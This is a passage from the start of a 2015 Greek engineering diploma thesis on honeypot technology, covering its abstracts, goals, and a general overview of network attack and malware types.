ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ

ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΤΟΜΕΑΣ ΕΠΙΚΟΙΝΩΝΙΩΝ, ΗΛΕΚΤΡΟΝΙΚΗΣ ΚΑΙ ΣΥΣΤΗΜΑΤΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ

Current Trends in Honeypot Technology

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

ΚΟΥΚΟΥΒΙΝΟΥ ΕΥΣΤΑΘΙΟΥ

Επιβλέπων : Ευστάθιος Συκάς
Καθηγητής Ε.Μ.Π.

Αθήνα, Μάρτιος 2015

ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ
ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ
ΤΟΜΕΑΣ ΕΠΙΚΟΙΝΩΝΙΩΝ, ΗΛΕΚΤΡΟΝΚΗΣ
ΚΑΙ ΣΥΣΤΗΜΑΤΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ

Current Trends in Honeypot Technology

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

ΚΟΥΚΟΥΒΙΝΟΥ ΕΥΣΤΑΘΙΟΥ

Επιβλέπων : Ευστάθιος Συκάς
Καθηγητής Ε.Μ.Π.

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 2^{α} Απριλίου 2015.

(Υπογραφή)	*(Υπογραφή)*	*(Υπογραφή)*
.....	.....	.....
Ευστάθιος Συκάς	Γεώργιος Στασινόπουλος	Θεολόγου Μιχαήλ
Καθηγητής Ε.Μ.Π.	Καθηγητής Ε.Μ.Π.	Καθηγητής Ε.Μ.Π.

Αθήνα, Μάρτιος 2015

(Υπογραφή)

.....

ΚΟΥΚΟΥΒΙΝΟΣ ΕΥΣΤΑΘΙΟΣ

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Περίληψη

Ο σκοπός της διπλωματικής εργασίας είναι να περιγράψει την τεχνολογία των honeypots και να παρουσιάσει πως αυτή συμβάλλει στην ασφάλεια των πληροφοριακών συστημάτων σήμερα. Η διεξαγωγή ενός πειράματος καταγραφής επιθέσεων βοήθησε στην επίτευξη του παραπάνω σκοπού. Βάση της διπλωματικής η μελέτη της ENISA «Proactive Detection of Security Incidents II - Honeypots» που δημοσιεύτηκε το 2012.

Η ασφάλεια των πληροφοριακών συστημάτων ήταν παραδοσιακά συνυφασμένη με μία κατά βάση αμυντική λογική. Ωστόσο σήμερα γίνεται φανερή η ανάγκη για πιο δυναμικά συστήματα προστασίας και απόκτηση περισσότερων πληροφοριών σχετικά με τον επιτιθέμενο.

Η τεχνολογία των honeypots, λοιπόν, αποτελεί έναν τρόπο επίτευξης των παραπάνω στόχων. Τα honeypots είναι εργαλεία που έχουν ως σκοπό την προσέλκυση κακόβουλων χρηστών, την παραπλάνηση και αλληλεπίδραση μαζί τους και την καταγραφή της συμπεριφοράς τους. Πρόκειται δηλαδή για συστήματα που επιθυμούν την παραβίασή τους από τον επιτιθέμενο.

Αρχικά, δίνονται οι βασικοί ορισμοί, οι κατηγοριοποιήσεις και διάφορες χρήσιμες πληροφορίες γύρω από την συγκεκριμένη τεχνολογία. Στη συνέχεια, γίνεται αναλυτική περιγραφή του πειράματος που διεξήχθη για την εξαγωγή συμπερασμάτων και σε πρακτικό επίπεδο.

Τα honeypots που χρησιμοποιήθηκαν στο πείραμα είναι τα Kippo, Glastopf, Dionaea, Amun. Αυτά τοποθετήθηκαν στο εργαστήριο Islab του Ινστιτούτου Πληροφορικής και Τηλεπικοινωνιών του Ε.Κ.Ε.Φ.Ε. «Δημόκριτος» και με χρήση εξοπλισμού του εργαστηρίου ετοιμάστηκαν για καταγραφή επιθέσεων από το διαδίκτυο. Εργαλείο - κλειδί στην τοπολογία του πειράματος αποτέλεσε το honeywall. Ρόλος του η καταγραφή και ο έλεγχος οποιασδήποτε κίνησης από το διαδίκτυο στα honeypots αλλά και από τα honeypots προς άλλα συστήματα (εμποδίζοντάς την όπου πρέπει).

Στο τελευταίο κομμάτι της διπλωματικής εργασίας παρουσιάζονται τα συμπεράσματα που προέκυψαν από την ανάλυση των επιθέσεων, συγκρίνονται με αυτά της ENISA και απεικονίζονται με στατιστικό τρόπο.

Λέξεις Κλειδιά: <<χαμηλής αλληλεπίδρασης, υψηλής αλληλεπίδρασης, ασφάλεια πληροφοριακών συστημάτων, συστήματα ανίχνευσης εισβολής, honeypot, honeynet, honeywall, Dionaea, Amun, Kippo, Glastopf >>

Abstract

The purpose of this diploma thesis is to describe the honeypot technology and to present how it contributes to the information systems security nowadays. An experiment, based on honeypots, was helpful in our effort to achieve our goals. ENISA's report on "Proactive Detection of Security Incidents II - Honeypots", published in 2012, was the basis of this thesis.

The information systems security was traditionally interwoven with a basically defensive policy. Though, nowadays, it is obvious the need for more dynamical protection systems and collection of data about the attacker.

So the technology of honeypots is a way to achieve the above goals. Honeypots are tools which were implemented in order to attract and deceive attackers, to interact with them and capture information about their behavior.

In the beginning of this thesis, someone will find definitions, classifications and other useful information concerning honeypot technology. Subsequently, a detailed description of the experiment, conducted to reach on practical conclusions, is given.

Kippo, Glastopf, Dionaea, Amun are the four honeypots that were used in the experiment, that took place in Islab of the Institute of Informatics and Telecommunications (IIT) of National Centre for Scientific Research (NCSR) "Demokritos". Laboratory's equipment was used to set up these four honeypots in order to log attacks from the internet. A key tool to the experiment's topology was honeywall. Its purpose is the capture and control of traffic from the internet to honeypots and vice versa (blocked when it's necessary).

In the last part of this diploma thesis, attacks' logs are analyzed and conclusions are presented, followed by statistic figures. There is also a comparison between ENISA's and this diploma thesis' results.

Keywords: <<low-interaction, high-interaction, information systems security, intrusion detection systems, IDS, honeypot, honeynet, honeywall, Dionaea, Amun, Kippo, Glastopf>>

Ευχαριστίες

Η διπλωματική εργασία αποτελεί το επιστέγασμα της προσπάθειας ολοκλήρωσης των προπτυχιακών σπουδών στο Εθνικό Μετσόβιο Πολυτεχνείο (Ε.Μ.Π.) και θα ήθελα να ευχαριστήσω όλους όσους συνέβαλλαν με οποιοδήποτε τρόπο σε αυτή την προσπάθεια.

Οι εμπειρίες και οι γνώσεις που απέκτησα στο εργαστήριο Islab του Ινστιτούτου Πληροφορικής και Τηλεπικοινωνιών του Ε.Κ.Ε.Φ.Ε. «Δημόκριτος» ήταν ιδιαίτερα σημαντικές και μοναδικές, καθώς πρόκειται για ένα εργαστήριο διαχείρισης πραγματικών καταστάσεων σε θέματα δικτύων και δικτυακής ασφάλειας.

Έτσι, θα ήθελα να ευχαριστήσω τους κ. Συκά Ευστάθιο καθηγητή του Ε.Μ.Π., κ. Κοροβέση Ιωάννη υπεύθυνο ερευνητή και ιδρυτή του εργαστήριου Islab του Ινστιτούτου Πληροφορικής και Τηλεπικοινωνιών του Ε.Κ.Ε.Φ.Ε. «Δημόκριτος» και τον κ. Καναβίδη Κωνσταντίνο υποψήφιο διδάκτορα που μου έδωσαν τη δυνατότητα να πραγματοποιήσω τη συγκεκριμένη διπλωματική στο εργαστήριο του Islab του Ε.Κ.Ε.Φ.Ε. «Δημόκριτος».

Συγκεκριμένα, ευχαριστώ τον κ. Συκά για τη συνεργασία στην ολοκλήρωση της διπλωματικής, παρέχοντας παράλληλα τη βοήθεια του και καίριες παρατηρήσεις, όποτε χρειάστηκε.

Επίσης, ευχαριστώ τους κ. Κοροβέση και κ. Καναβίδη για τη βοήθεια τους στο χώρο του εργαστήριου, κατά τη διάρκεια του πειράματος αλλά και σε όλη τη διάρκεια συγγραφής της εργασίας. Οι γνώσεις και οι παρατηρήσεις τους ήταν πολύτιμες για την ολοκλήρωση της εργασίας.

Ένα ευχαριστώ και στα υπόλοιπα μέλη του εργαστηρίου κ. Μαρούγκα Νίκο, κα. Νέσση Βίβιαν, κ. Κουτσούρη Χάρη για την πολύμορφη συμβολή τους, αλλά και για το ευχάριστο κλίμα συνεργασίας.

Τέλος, θα ήθελα να ευχαριστήσω τους γονείς μου και τον αδελφό μου για την απεριόριστη συμπαράσταση όλα αυτά τα χρόνια των σπουδών μου.

Πίνακας περιεχομένων

1

Εισαγωγή

1.1 Ασφάλεια Πληροφοριακών Συστημάτων

Η σημερινή εποχή χαρακτηρίζεται σε μεγάλο βαθμό από τους υπολογιστές και το διαδίκτυο. Η χρήση τους αποτελεί αναπόσπαστο κομμάτι της καθημερινότητας μας. Την τελευταία δεκαπενταετία έχει σημειώσει μεγάλη ανάπτυξη και το μόνο σίγουρο είναι η συνεχιζόμενη ανοδική της πορεία. Τεράστιες υποδομές έχουν χτιστεί με βάση την τεχνολογία των υπολογιστών και του διαδικτύου, ενώ πλέον σχεδόν κάθε σπίτι έχει στην κατοχή του την τεχνολογία αυτή. Η συνεχής αυτή ανάπτυξη έχει ως επακόλουθο την εμφάνιση θεμάτων ασφαλείας, αφού πάντα υπάρχει κάποιος που θέλει να αποκτήσει περισσότερη πληροφορία, περισσότερα δεδομένα.

Ο όρος ασφάλεια αναφέρεται στην προστασία από κάποια απειλή. Συγκεκριμένα στην περίπτωσή μας, η ασφάλεια πληροφοριακών συστημάτων ασχολείται με την προστασία των υπολογιστών, των δικτύων που τους διασυνδέουν και των δεδομένων σε αυτά τα συστήματα, αποτρέποντας τη μη εξουσιοδοτημένη πρόσβαση ή χρήση τους.

Δίκτυα υπολογιστών συνδέουν εκατοντάδες χιλιάδες συστήματα υπολογιστών σε όλο τον κόσμο. Σήμερα, αυτό το σύνολο των δικτύων το γνωρίζουμε με τον όρο διαδίκτυο. Αρχικά προοριζόταν για ερευνητική και στρατιωτική χρήση, όμως με την εφεύρεση του Πρωτοκόλλου Μεταφοράς Υπερκειμένου (HTTP) από τον Tim Berners-Lee το 1989 έγινε εξαιρετικά δημοφιλές.

Με τον καιρό η αύξηση των χρηστών οδήγησε το διαδίκτυο στο να μετατραπεί σε μια μικρογραφία της κοινωνίας, κληρονομώντας και τα όποια προβλήματα αυτή συνεπάγεται. Για παράδειγμα, η ανθρώπινη περιέργεια ήταν αυτή που οδήγησε στη δημιουργία του πρώτου worm (κακόβουλο λογισμικό), όπως και στη σάρωση δικτύων (network scanning) για την εύρεση του πλήθους των υπολογιστών ή των ρυθμίσεών τους. Στη σημερινή εποχή αυτές οι σαρώσεις είναι κάτι συνηθισμένο όχι όμως και το ίδιο καλοπροαίρετες όπως παλιότερα. Πολλές από αυτές χαρακτηρίζονται από δόλο με σκοπό το κέρδος.

Η δημοτικότητα του διαδικτύου συνεχίζει να αυξάνεται με γοργούς ρυθμούς προτρέποντας την ασφάλεια να εξελιχθεί και αυτή το ίδιο γρήγορα για την προστασία του ηλεκτρονικού μικρόκοσμου, διατηρώντας τον λειτουργικό. Η χρόνια μελέτη και εμπειρία πάνω στον τομέα της ασφάλειας, δυστυχώς, δεν είναι δεδομένο ότι εξασφαλίζει το επιθυμητό αποτέλεσμα. Νέες απειλές και απροσδόκητα κενά ασφαλείας (vulnerabilities) εμφανίζονται κάθε μέρα με αποτέλεσμα οι υπολογιστές να μην είναι ασφαλείς και για αυτό το λόγο να απαιτείται μια συνεχής προσπάθεια πρόληψης (prevention) και ανίχνευσης (detection) των κινδύνων.

1.2 Αντικείμενο Διπλωματικής Εργασίας

Όπως αναφέρθηκε και στην προηγούμενη παράγραφο η ασφάλεια αποτελεί ένα κυρίαρχο θέμα στις σημερινές επικοινωνίες. Η διπλωματική εργασία, λοιπόν, σχετίζεται με μια τεχνολογία ανίχνευσης απειλών και ενίσχυσης της ασφάλειας, την τεχνολογία των honeypots. Τα honeypots αποτελούν συστήματα που έχουν ως στόχο την παραπλάνηση και προσέλκυση κακόβουλων χρηστών με μόνο σκοπό την συλλογή πληροφοριών σχετικά με τα χαρακτηριστικά της επίθεσης και του επιτιθέμενου. Βασίζεται στη μελέτη της ENISA «Proactive Detection of Security Incidents II – Honeypots», με την ENISA να αποτελεί έναν ευρωπαϊκό οργανισμό υπεύθυνο σε θέματα ασφάλειας και ο οποίος θα περιγραφεί σε επόμενο κεφάλαιο. Πιο συγκεκριμένα, η εργασία αποτελεί μια επανεξέταση κάποιων honeypots της έρευνας της ENISA μέσω πειράματος που διεξήχθη στο Ε.Κ.Ε.Φ.Ε «Δημόκριτος», με σκοπό την μελέτη των honeypots και των αποτελεσμάτων που προκύπτουν από τις καταγραφές τους.

1.3 Στόχοι της Διπλωματικής Εργασίας

Η διπλωματική εργασία επιδιώκει να καταλήξει σε συμπεράσματα σχετικά με την ασφάλεια των δικτύων και των υπολογιστών και τον ρόλο που διαδραματίζει η τεχνολογία των honeypots σε αυτή. Συνεπώς, οι στόχοι που επιδιώκεται να επιτευχθούν είναι:

1. η παραπλάνηση του επιτιθέμενου και η απόκτηση πληροφοριών σχετικές με τον ίδιο, τον τρόπο επίθεσής του και τα κίνητρά του κατά την επίθεση,

2. η αξιολόγηση των honeypots χρησιμοποιώντας κάποια από τα κριτήρια που χρησιμοποιήθηκαν και στη μελέτη της ENISA (π.χ. ευκολία χρήσης και στησίματος, βιβλιογραφία, ανάγκη σε πόρους, απόδοση),
3. στατιστική και γραφική απεικόνιση των αποτελεσμάτων σχετικά με την κίνηση στο διαδίκτυο, τις υπηρεσίες που οι κακόβουλοι χρήστες επιδιώκουν να εκμεταλλευτούν, τα κακόβουλα λογισμικά, τους τρόπους επίθεσης.

1.4 Οργάνωση Κειμένου

Η δομή της διπλωματικής εργασίας είναι η ακόλουθη:

Το πρώτο κεφάλαιο αποτελεί εισαγωγή στο αντικείμενο που θα μας απασχολήσει. Παρουσιάζει το θέμα που πραγματεύεται η διπλωματική εργασία καθώς και τους στόχους που επιδιώκει να επιτύχει.

Στο δεύτερο κεφάλαιο παρουσιάζεται το θεωρητικό υπόβαθρο που είναι απαραίτητο για την κατανόηση εννοιών αλλά και συστημάτων της διπλωματικής εργασίας.

Στο τρίτο κεφάλαιο περιγράφεται η μελέτη της ENISA που αποτελεί τη βάση της διπλωματικής εργασίας καθώς και μια σύντομη εισαγωγή στο πείραμα με μια συνοπτική περιγραφή της τοπολογίας του πειράματος.

Στο τέταρτο κεφάλαιο γίνεται αναλυτική παρουσίαση της πειραματικής διάταξης αλλά και των στοιχείων που την αποτελούν (λειτουργία, εγκατάσταση, ρυθμίσεις, χαρακτηριστικά). Περιγράφεται λεπτομερώς η πορεία του πειράματος.

Στο πέμπτο κεφάλαιο παρουσιάζονται τα διάφορα αποτελέσματα που προέκυψαν από την διεξαγωγή του πειράματος. Επίσης, περιλαμβάνει συμπεράσματα και σχολιασμό των στόχων της διπλωματικής σύμφωνα με τα παραπάνω αποτελέσματα.

Το έκτο κεφάλαιο αποτελεί τον επίλογο της εργασίας, όπου αναφέρεται θέμα για μελλοντική εργασία και μια σύνοψη της διπλωματικής.

Το έβδομο και τελευταίο κεφάλαιο περιλαμβάνει τη βιβλιογραφία που χρησιμοποιήθηκε για τη συγγραφή της διπλωματικής εργασίας.

2

Θεωρητικό Υπόβαθρο

2.1 Περιγραφή Κεφαλαίου

Στο κεφάλαιο αυτό γίνεται μια περιγραφή σημαντικών εννοιών του τομέα της ασφάλειας, οι οποίες αναφέρονται συχνά στο υπόλοιπο της διπλωματικής εργασίας. Η σημασία, λοιπόν, του κεφαλαίου είναι η κατανόηση αυτών των όρων και συστημάτων.

2.2 Τύποι Δικτυακών Επιθέσεων

Η έλλειψη μέτρων ασφαλείας και συχνών ελέγχων καθιστούν τις πληροφορίες ευάλωτες σε επιθέσεις από κακόβουλους χρήστες. Οι επιθέσεις αυτές μπορεί να είναι:

- **Παθητικές**

  Στις παθητικές επιθέσεις τα δεδομένα του θύματος παρακολουθούνται από τον εισβολέα με σκοπό να αποκτήσει ευαίσθητες πληροφορίες, όπως κωδικούς αλλά όχι να τις αλλοιώσει.


- **Ενεργητικές**

  Από την άλλη πλευρά υπάρχουν οι ενεργητικές επιθέσεις. Σε αυτές τα σχέδια του επιτιθέμενου είναι να εισβάλλει στο σύστημα του θύματος, να παραποιήσει πληροφορίες με σκοπό την διαφθορά ή καταστροφή των δεδομένων ή ακόμα και του ίδιου του δικτύου.


Παρακάτω περιγράφονται οι πιο συχνοί τύποι επιθέσεων σε μια δικτυακή επικοινωνία:

- **Επιθέσεις Παρεμβολής (Man-in-the-Middle Attacks)**

  Όπως φαίνεται και από το όνομά τους, οι επιθέσεις αυτές συμβαίνουν όταν κάποιος παρεμβάλλεται μεταξύ δύο επικοινωνούντων συστημάτων καταγράφοντας και ελέγχοντας τα δεδομένα της σύνδεσης. Ο επιτιθέμενος εκμεταλλεύεται πως οι δικτυακές επικοινωνίες, στην πλειονότητά τους, δε χρησιμοποιούν ασφαλή τρόπο μεταφοράς δεδομένων, δηλαδή ασθενής ή μηδενική κρυπτογράφηση. Για παράδειγμα, μια επικοινωνία μεταξύ δύο υπολογιστών Α και Β, όπου ο κακόβουλος χρήστης Ε παρεμβάλλεται και προσποιείται είτε στον Β ότι είναι ο Α, είτε στον Α ότι είναι ο Β. Με αυτόν τον τρόπο καταφέρνει να αποσπά ευαίσθητα δεδομένα. Η αντιμετώπιση της συγκεκριμένης επίθεσης είναι μέσω ισχυρού κώδικα κρυπτογράφησης των δεδομένων. Οι συγκεκριμένες επιθέσεις καταλήγουν σε επιθέσεις Λαθρακρόασης και επιθέσεις Παραποίησης Δεδομένων. Η εικόνα 2.1 παρουσιάζει το παραπάνω παράδειγμα μεταξύ των υπολογιστών Α και Β και η εικόνα 2.2 την επικοινωνία με την παρεμβολή του Ε.



Εικόνα 2.1: Επικοινωνία δύο υπολογιστών Α και Β



Εικόνα 2.2: Επικοινωνία δύο υπολογιστών Α και Β με παρεμβολή του κακόβουλου χρήστη Ε

- **Επιθέσεις Λαθρακρόασης (Eavesdropping Attacks)**

  Πρόκειται για επιθέσεις Man-in-the-Middle στη διαδρομή που ακολουθούν τα δεδομένα μιας επικοινωνίας όπου ο επιτιθέμενος μόνο «ακούει» αυτές τις πληροφορίες παραβιάζοντας το απόρρητο της επικοινωνίας. Η συγκεκριμένη επίθεση

είναι γνωστή και ως sniffing ή snooping και μπορεί να εκτελεστεί με διάφορους τρόπους. Ο πιο κοινός είναι με χρήση προγραμμάτων καταγραφής δικτυακής κίνησης που είναι γνωστά ως sniffers.

- **Επιθέσεις Παραποίησης Δεδομένων (Data Modification Attacks)**

  Σε αυτές τις επιθέσεις Man-in-the-Middle ένας επιτιθέμενος αφού έχει καταφέρει να αποκτήσει πρόσβαση και να διαβάσει τα δεδομένα μιας επικοινωνίας, προχωρά στο επόμενο βήμα που είναι να τα παραποιήσει. Συνεπώς, ο κακόβουλος χρήστης δεν αρκείται στο να «ακούει» μόνο μια επικοινωνία. Αυτή η ενέργεια παραμένει άγνωστη τόσο στον αποστολέα όσο και στον παραλήπτη αφού η αλλοίωση των δεδομένων συμβαίνει μετά την αποστολή και πριν την παραλαβή.

- **Επιθέσεις Πλαστογράφησης Ταυτότητας (Identity Spoofing Attacks)**

  Ο κακόβουλος χρήστης αλλάζει κατάλληλα τις αιτήσεις του προσποιούμενος κάποιο έμπιστο μηχάνημα για το θύμα με σκοπό να του αποσπάσει σημαντικές πληροφορίες. Οι συγκεκριμένες επιθέσεις είναι πιο γνωστές όταν συναντώνται ως IP Spoofing. Στην περίπτωση αυτή, η τροποποίηση σχετίζεται με την IP διεύθυνση του επιτιθέμενου στα απεσταλμένα πακέτα.


- **Επιθέσεις Παραβίασης Κωδικών Πρόσβασης (Password-Based Attacks)**

  Η επίθεση ξεκινά με την προσπάθεια «σπασίματος» του κωδικού του υπολογιστή του θύματος. Όταν ο κακόβουλος χρήστης καταφέρει να αποκτήσει πρόσβαση στον υπολογιστή με ένα έγκυρο όνομα χρήστη θα αποκτήσει κάποια δικαιώματα στον υπολογιστή. Αν η πρόσβαση γίνει ως διαχειριστής (administrator) θα αποκτήσει τον πλήρη έλεγχό του. Τότε θα μπορεί να διαγράψει και να τροποποιήσει αρχεία, να αλλάξει πίνακες δρομολόγησης και πληροφορίες του δικτύου, ακόμα και να χρησιμοποιήσει το παραβιασμένο σύστημα για επιθέσεις σε άλλα μηχανήματα.

- **Επιθέσεις Άρνησης Υπηρεσίας (Denial-of-Service Attacks)**

  Οι επιθέσεις αυτές (DoS attacks) εναντίον ενός υπολογιστή ή μιας υπηρεσίας που παρέχεται έχουν ως σκοπό να καταστήσουν τον υπολογιστή ή την υπηρεσία ανίκανη να δεχτεί άλλες συνδέσεις και έτσι να μην μπορεί να εξυπηρετήσει άλλους πιθανούς πελάτες. Αυτό επιτυγχάνεται συνήθως με αποστολή, από τον επιτιθέμενο στο στόχο, υπερβολικά μεγάλου αριθμού αιτήσεων για εξυπηρέτηση. Έτσι το θύμα δεν μπορεί να διεκπεραιώσει όλες τις αιτήσεις στον αναμενόμενο χρόνο, η ουρά αναμονής γεμίζει και οι πραγματικοί πελάτες της υπηρεσίας δεν εξυπηρετούνται οδηγώντας σε μείωση κέρδους και υποβάθμιση της αξιοπιστίας του συστήματος. Συνήθως ο κακόβουλος χρήστης πραγματοποιεί την επίθεσή του μέσω άλλων υπολογιστών,

αφού πρώτα έχει αποκτήσει τον έλεγχό τους. Μια εικόνα DoS επίθεσης είναι αυτή που ακολουθεί.



Εικόνα 2.3: Παράδειγμα επίθεσης Άρνησης Υπηρεσίας (DoS)

- **Επιθέσεις Στρώματος Εφαρμογών (Application-Layer Attacks)**

  Μια τέτοια επίθεση στοχεύει εξυπηρετητές εφαρμογών (application servers), ώστε σκόπιμα να εκμεταλλευτεί τρωτά σημεία (vulnerabilities) και να προκαλέσει προβλήματα στον διακομιστή (server) ή σε χρήστες που συνδέονται με αυτόν. Ο επιτιθέμενος μπορεί να διαβάσει και να τροποποιήσει δεδομένα, να πάρει υπό τον έλεγχό του και άλλους υπολογιστές του δικτύου με τη χρήση ιών, να καταστρέψει συστήματα, να τερματίσει εφαρμογές και να απενεργοποιήσει άλλους ελέγχους ασφαλείας για μελλοντικές επιθέσεις. Παραδείγματα τέτοιων επιθέσεων είναι τα SQL Injection, XSS Injection, Buffer Oveflow.

2.3 Τύποι Κακόβουλου Λογισμικού

Με τον όρο κακόβουλο λογισμικό (malicious software - malware) εννοούμε κώδικα ή λογισμικό που έχει σχεδιαστεί ειδικά για να ζημιώσει, να κλέψει, να διαταράξει ή σε γενικές γραμμές να ενεργήσει παράνομα σε δεδομένα, μηχανήματα ή δίκτυα.

Υπάρχουν πολλοί τύποι κακόβουλου λογισμικού οι οποίοι μπορούν με ποικίλους τρόπους είτε να μολύνουν συστήματα είτε να διαδοθούν σε άλλα. Έχοντας μορφή προγραμμάτων ή αρχείων αρκετά συχνά μολύνουν διάφορα μηχανήματα. Άλλοι τύποι εγκαθίστανται με το να εκμεταλλευτούν τρωτά σημεία σε λειτουργικά συστήματα (operating systems), δικτυακές συσκευές (network devices) ή άλλα λογισμικά (software), όπως ένα «κενό» στον κώδικα ενός προγράμματος περιήγησης (browser). Στη περίπτωση αυτή το μόνο που απαιτείται είναι η επίσκεψη χρηστών σε μια ιστοσελίδα. Η πλειονότητα όμως των μολύνσεων γίνεται μέσω μιας ενέργειας ενός χρήστη, δηλαδή κάνοντας κλικ σε ένα συνημμένο ενός ηλεκτρονικού μηνύματος (e-mail) ή κατεβάζοντας ένα αρχείο από το διαδίκτυο.

Οι ζημιές που μπορούν να προκληθούν από το κακόβουλο λογισμικό ποικίλουν. Αυτές μπορεί απλώς να προκαλούν μικρή ενόχληση στον χρήστη, όπως διαφημίσεις που «πετάγονται» στο πρόγραμμα περιήγησης (popup ads), να κλέβουν εμπιστευτικές πληροφορίες ή χρήματα, να καταστρέφουν δεδομένα και να παραβιάζουν ή να απενεργοποιούν ολοκληρωτικά συστήματα και δίκτυα.

Το κακόβουλο λογισμικό δεν μπορεί να προκαλέσει ζημιά στο υλικό (hardware) των συστημάτων και του δικτυακού εξοπλισμού. Αυτό που μπορεί να κάνει είναι να βλάψει τα περιεχόμενα (δεδομένα και λογισμικό) του εξοπλισμού. Επίσης, το κακόβουλο λογισμικό δεν πρέπει να συγχέεται με το ελαττωματικό λογισμικό που προορίζεται για νόμιμους σκοπούς αλλά έχει σφάλματα (bugs). Κάποιοι από τους πιο γνωστούς τύπους λογισμικού περιγράφονται παρακάτω:

- **Ιοί (Viruses)**

  Ο ιός ενός υπολογιστή είναι τύπος κακόβουλου λογισμικού που μεταδίδεται με το να εισάγει ένα αντίγραφο του εαυτού του σε ένα άλλο πρόγραμμα και να γίνει μέρος του. Διαδίδεται από έναν υπολογιστή σε έναν άλλο, αφήνοντας πίσω του μολύνσεις. Η σοβαρότητα των μολύνσεων μπορεί να κυμαίνεται από απλές ενοχλήσεις μέχρι ζημιές σε δεδομένα ή λογισμικό και καταστάσεις άρνησης υπηρεσίας (DoS). Σχεδόν όλοι οι ιοί συνυπάρχουν με κάποιο εκτελέσιμο αρχείο, που σημαίνει ότι ο ιός μπορεί να υπάρχει στο σύστημα αλλά να μην είναι ενεργός ή ικανός να μεταδοθεί μέχρι ο χρήστης να κάνει το λάθος να ανοίξει το μολυσμένο αρχείο ή πρόγραμμα. Όταν ο κώδικας του προγράμματος εκτελείται, μαζί του εκτελείται και ο κώδικας με τον ιό. Συνήθως, το πρόγραμμα συνεχίζει να λειτουργεί μετά τη μόλυνση. Όμως, υπάρχουν και ιοί που καταστρέφουν τα προγράμματα. Οι ιοί μεταδίδονται όταν λογισμικό ή έγγραφα με τα οποία συνυπάρχουν μεταφέρονται από έναν υπολογιστή σε έναν άλλο μέσω ενός δικτύου, ενός δίσκου, διαμοιρασμό αρχείων ή συνημμένα ηλεκτρονικού ταχυδρομείου.

- **Σκουλήκια (Worms)**

  Τα worms έχουν κάποια κοινά χαρακτηριστικά με τους ιούς. Συγκεκριμένα, και οι δύο αυτοί τύποι κακόβουλου λογισμικού αναπαράγουν λειτουργικά αντίγραφα των εαυτών τους και μπορούν να προκαλέσουν την ίδια ζημιά στα συστήματα. Σε αντίθεση με τους ιούς που απαιτούν την μεταφορά του μολυσμένου αρχείου για τη διάδοσή τους, τα worms είναι αυτόνομο λογισμικό και δε χρειάζονται κάποιο μολυσμένο αρχείο ή τον ανθρώπινο παράγοντα. Η διάδοση των worms γίνεται κυρίως με την εκμετάλλευση κάποιου κενού ασφαλείας στο προς επίθεση σύστημα και συνήθως μέσω των δικτύων υπολογιστών.

- **Δούρειοι Ίπποι (Trojans)**

  Ο δούρειος ίππος αποτελεί ένα άλλο είδος κινδύνου, όπου ένα επιβλαβές κομμάτι λογισμικού φαίνεται νόμιμο. Οι χρήστες ξεγελιούνται από αυτή τη επιφανειακή νομιμότητα με αποτέλεσμα να κατεβάσουν και να εκτελέσουν το trojan. Αφού ενεργοποιηθεί, αυτό με τη σειρά του μπορεί να επιχειρήσει οποιοδήποτε αριθμό επιθέσεων στο φιλοξενούν μηχάνημα (host). Οι επιθέσεις μπορεί να περιλαμβάνουν από ενοχλητικές ενέργειες προς τον χρήστη (άνοιγμα νέων παραθύρων ή αλλαγές στην επιφάνεια εργασίας) μέχρι βλάβες του φιλοξενούντος μηχανήματος (διαγραφή αρχείων, κλοπή δεδομένων, ενεργοποίηση και διάδοση άλλου κακόβουλου λογισμικού όπως ιών). Οι trojans είναι επίσης γνωστοί για τη δημιουργία «πίσω πόρτας» (backdoor) ώστε κακόβουλοι χρήστες να αποκτήσουν πρόσβαση στο σύστημα και άρα τον έλεγχό του. Η διάδοσή τους γίνεται μέσα από την

αλληλεπίδραση με τον χρήστη, δηλαδή ανοίγοντας κάποιο συνημμένο ενός ηλεκτρονικού μηνύματος ή κατεβάζοντας και εκτελώντας κάποιο αρχείο από το διαδίκτυο. Αντίθετα από viruses και worms, οι trojans δεν αναπαράγουν τους εαυτούς τους.

- **Αυτοματοποιημένες Διαδικασίες (Bots)**

  Το «bot» προέρχεται από τη λέξη «robot» και είναι μια αυτοματοποιημένη διαδικασία που αλληλεπιδρά με άλλες υπηρεσίες δικτύου. Τα bots συχνά αυτοματοποιούν εργασίες και παρέχουν πληροφορίες ή υπηρεσίες που διαφορετικά θα εκτελούνταν από τον άνθρωπο. Μια τυπική χρήση τους είναι για συλλογή πληροφοριών (web crawlers) ή αυτόματη επικοινωνία με τις υπηρεσίες Instant Messaging (IM), Internet Relay Chat (IRC) ή με άλλες διεπαφές ιστού (web interfaces).

  Τα bots μπορούν να χρησιμοποιηθούν είτε για καλό σκοπό είτε για κακό. Ένα κακόβουλο bot από μόνο του διαδίδει επιβλαβές λογισμικό σχεδιασμένο για τη μόλυνση του φιλοξενούντος μηχανήματος και τη σύνδεση σε κάποιον κεντρικό διακομιστή ή διακομιστές. Αυτοί οι κεντρικοί εξυπηρετητές δρουν ως κέντρο εντολών και ελέγχου (C&C) για ολόκληρο το δίκτυο εκτεθειμένων συσκευών γνωστό και ως «botnet». Μέσω αυτού του δικτύου οι επιτιθέμενοι μπορούν να κατευθύνουν ευρείες, απομακρυσμένου ελέγχου και μεγάλου όγκου (flood-type) επιθέσεις στους στόχους τους. Εκτός της ικανότητας των bots να αυτοδιαδίδονται, μπορούν να καταγράφουν τις εντολές που πληκτρολογούνται (keystroke-logging) από τον χρήστη, να μαζεύουν κωδικούς, να παρατηρούν και να αναλύουν πακέτα, να συγκεντρώνουν πληροφορίες οικονομικού τύπου, να προκαλούν 